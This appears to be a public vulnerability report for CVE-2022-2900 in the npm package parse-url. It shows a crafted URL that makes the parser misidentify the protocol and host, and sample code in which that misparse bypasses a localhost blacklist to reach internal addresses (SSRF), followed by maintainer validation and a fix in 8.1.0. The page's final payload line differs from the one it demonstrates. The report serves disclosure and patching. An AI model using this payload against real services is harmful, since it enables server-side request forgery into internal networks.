

parser bypass and make SSRF attack in ionicabizau/parse-url



Valid

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parse-url improperly detecting protocol, resource and Pathname . This allow to bypass protocol check . Also this bug make ssrf check bypass

lets check normal url result for parse-url

```
import parseUrl from "parse-url";
console.log(parseUrl("http://nnnn@localhost:808/?id=xss"))

{
  protocols: [ 'http' ],
  protocol: 'http',
  port: '808',
  resource: 'localhost',
  host: 'localhost:808',
  user: 'nnnn',
  password: '',
  pathname: '/',
  hash: '',
  search: 'id=xss',
  href: 'http://nnnn@localhost:808/?id=xss',
  query: { id: 'xss' },
  parse_failed: false
}
```

Now provide bellow crafted url to confuse the parse-url .

```
import parseUrl from "parse-url";
console.log(parseUrl("http://nnnn@localhost:808:/?id=xss"))
```

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response

```
{
  protocols: [ 'ssh' ],
  protocol: 'ssh',
  port: '',
  resource: 'nnnn@localhost',
  host: 'nnnn@localhost',
  user: 'git',
  password: '',
  pathname: '/808',
  hash: '',
  search: '',
  href: 'http://nnnn@localhost:808:/?id=xss',
  query: {},
  parse_failed: false
}
```

Here in this output see it incorrectly detecting the protocol,resource,pathname, and user param

SSRF BYPASS and access blacklist domain

lets assume developer set blacklist domain `localhost`

```
import parseUrl from "parse-url";
import fetch from 'node-fetch';
var parsed=parseUrl("http://nnnn@localhost:808:/?id=xss")
if(parsed.resource=="localhost"){
  console.log("internal network access is blocked")
}
else{
  const response = await fetch('http://'+parsed.resource+parsed.pathname);
  console.log(response)
}
```

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Crafted url payload is `http://nnnn@localhost:8080/?id=xss`

Impact

ssrf to access internal network

CVE

CVE-2022-2900

(Published)

Vulnerability Type

CWE-918: Server-Side Request Forgery (SSRF)

Severity

Critical (9.1)

Registry

Npm

Affected Version

8.0.0

Visibility

Public

Status

Fixed

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


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Ionică Bizău (Johnny B.)

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We have contacted a member of the **ionicabizau/parse-url** team and are waiting to hear back
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We have sent a follow up to the **ionicabizau/parse-url** team. We will try again in 7 days.
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We have sent a second follow up to the **ionicabizau/parse-url** team. We will try again in 10 days.
3 months ago

Ionică Bizău (Johnny B.) validated this vulnerability 3 months ago

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Ionică Bizău (Johnny B.) marked this as fixed in **8.1.0** with commit **b88c81** 2 months ago

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Ionică 2 months ago

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